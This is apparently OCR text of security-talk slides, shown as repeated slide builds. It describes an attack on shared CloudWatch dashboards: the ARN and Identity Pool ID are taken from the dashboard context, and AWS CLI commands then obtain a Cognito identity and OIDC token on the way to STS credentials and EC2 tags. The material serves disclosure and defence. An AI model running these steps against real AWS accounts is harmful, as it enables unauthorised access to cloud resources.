
docs.aws.amazon.com/cognito/latest/developerguide/iam-roles.html

github.com/aws/aws-sdk-js/issues/4303


Revisiting IAM Policies & Permissions



Revisiting IAM Policies & Permissions



What If…




Basic (Classic) Flow

Can a dashboard viewer initiate a Basic authflow against the dashboard's Cognito resources?

The Attack


Getting them EC2 Tags

Attack Flow


us-east-1
Amazon Cognito
AWS STS
cloudwatch.amazonaws.com/...
2
3
4
all regions
CLI
5
Amazon EC2
1

Attack Flow


1. Attacker extracts from `context`
   - (O) IAM role ARN
   - (I) Identity Pool ID



Attack Flow

1. Attacker extracts from `context`
   - (O) IAM role ARN
   - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```




Attack Flow

1. Attacker extracts from `context`
   - (O) IAM role ARN
   - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```



Attack Flow

1. Attacker extracts from context
   - (O) IAM role ARN
   - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool


```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

